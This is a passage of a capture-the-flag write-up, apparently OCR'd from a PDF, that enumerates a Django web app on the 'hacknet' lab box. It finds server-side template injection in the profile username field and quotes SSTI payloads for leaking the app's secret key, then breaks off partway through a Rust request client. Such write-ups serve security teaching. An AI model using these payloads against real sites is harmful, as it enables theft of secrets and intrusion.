

This is hacknet writeup by Jiseok Song

nmap




Add it to /etc/hosts


Web Enumeration




I can sign up




Wappalyzer also shows that it's django server




Let's login




Click Edit profile



*I can edit profile here. Let's try ssti insertion(for example, {{7*7}})) for the username field.*



I can add a new post in profile tab



Click the heart symbol, and then click likes show an error message




It seems like the server is vulnerable to ssti. Payloadsallthethings show this ssti

Django - Leaking App's Secret Key

```
{{ messages.storages.0.signer.key }}
```

Let's try




Server Error (500)

It seems like there's length limit. Let's try {{messages}}




It works this time. For further process, I'll use burpsuite to see the whole packet

1. profile edit




2. like




3. likes

-1. normal(username=abc)



-2. ssti(username={{messages}})



(Likes only work if the user likes the post and send like twice lets user unlike the post)

Get mikey shell

{{messages}} show something. Let's check other variables.

```
use reqwest::{Client, multipart};
use std::env;
use std::fs::File;
use std::io::{self, BufRead};

struct ApiClient {
    client: Client,
    base_url: String,
    cookie: String,
}

impl ApiClient {
    pub fn new(base_url: &str, cookie: &str) -> Self {
        Self {
            client: Client::new(),
            base_url: base_url.to_string(),
            cookie: cookie.to_string(),
        }
    }

    /// GET request
```

```rust
    pub async fn get(&self, endpoint: &str) -> Result<String,
reqwest::Error> {
        let url = format!("{}/{}", self.base_url, endpoint);
        let response = self
            .client
            .get(url)
            .header("Cookie", &self.cookie)
            .send()
            .await?
            .text()
            .await?;
        Ok(response)
    }

    /// POST request (multipart/form-data) with owned Strings
